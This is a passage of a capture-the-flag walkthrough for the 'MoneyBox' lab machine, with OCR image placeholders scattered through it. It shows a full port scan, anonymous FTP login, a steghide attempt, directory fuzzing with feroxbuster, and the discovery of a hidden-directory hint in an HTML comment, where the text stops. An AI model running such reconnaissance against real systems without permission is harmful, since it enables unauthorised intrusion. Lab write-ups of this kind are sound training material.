
Moneybox

```
ping moneybox.local
```

```
rustscan -r 1-65535 -a moneybox.local -- -A -oN portscan
```




```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0         1093656 Feb 26  2021 trytofind.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.189
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCWBZjFZOMKU5jDBL6SwW+89IV0wojGRFPnrSIyxVOp/N7sNSln6NttNOQu1
bm8PLoNaxfNXl2zDRdyrAN3VBT4jp8zlgfaT0W4kKQJ9u77IiHXBOU+6JrBg1b4F9x/wYT6zXxtGjH3tJTF8g4E6Da2eHOWsq3E
nBgZ
|   256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC8xP+l2BvuK5pg2bEpcDV1GA
|   256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ92TDnimudy2EtcS6I1ja1fGn+OBm3z2/8rxwcZknEH
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: MoneyBox
|_http-server-header: Apache/2.4.38 (Debian)
```

On this machine 3 ports are open as **21, 22, 80**


On port **21 anonymous** login are allowed

```
ftp moneybox.local
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/moneybox]
└─# ftp moneybox.local
Connected to moneybox.local.
220 (vsFTPd 3.0.3)
Name (moneybox.local:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||7990|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Feb 26  2021 .
drwxr-xr-x    2 0        0            4096 Feb 26  2021 ..
-rw-r--r--    1 0        0         1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
ftp> 
```


We found one **jpg** file download it on local machine using **get**



```
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||60621|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |****************************************************************************************************|  1068 KiB  311.85 KiB/s
226 Transfer complete.
1093656 bytes received in 00:03 (299.03 KiB/s)
```

But after gather information using **steghide** it requires a passphrase


```
steghide --extract -sf trytofind.jpg
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/moneybox]
└─# steghide --extract -sf trytofind.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

We explore it later ......

On port **80**



Hai Everyone......!


Welcome To MoneyBox CTF

```
 __  __                        ____
|  \/  |                      |  _ \
| \  / | ___  _ __   ___ _   _| |_) | _____  __
| |\/| |/ _ \| '_ \ / _ \ | | |  _ < / _ \ \/ /
| |  | | (_) | | | |  __/ |_| | |_) | (_) >  <
|_|  |_|\___/|_| |_|\___|\__, |____/ \___/_/\_\
                          __/ |
                         |___/
```

it's a very simple Box.so don't overthink

Perform directory fuzzing


```
feroxbuster -u http://moneybox.local -t 100 -no-recursion --dont-extract-links
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/moneybox]
└─# feroxbuster -u http://moneybox.local -t 100 -no-recursion --dont-extract-links

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.10.0
───────────────────────────┬──────────────────────
     Target Url            │ http://moneybox.local
     Threads               │ 100
     Wordlist              │ /root/Documents/ubuntu/Wordlists/dir_big.txt
     Status Code Filters   │ [404]
     Timeout (secs)        │ 7
     User-Agent            │ feroxbuster/2.10.0
     Config File           │ /etc/feroxbuster/ferox-config.toml
     Output File           │ -recursion
     HTTP methods          │ [GET]
     Do Not Recurse        │ true
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       17l       88w      621c http://moneybox.local/
301      GET        9l       28w      316c http://moneybox.local/blogs ⇒ http://moneybox.local/blogs/
```

Found one directory as **/blogs**

On **/blogs**




I'm T0m-H4ck3r

I Already Hacked This Box and Informed.But They didn't Do any Security configuration

If You Want Hint For Next Step......?


Not interesting that we want
But after check view page source found html comment



view-source:http://moneybox.local/blogs/

```
</body>
</html>







































<!--the hint is the another secret directory is S3cr3t-T3xt-->
```

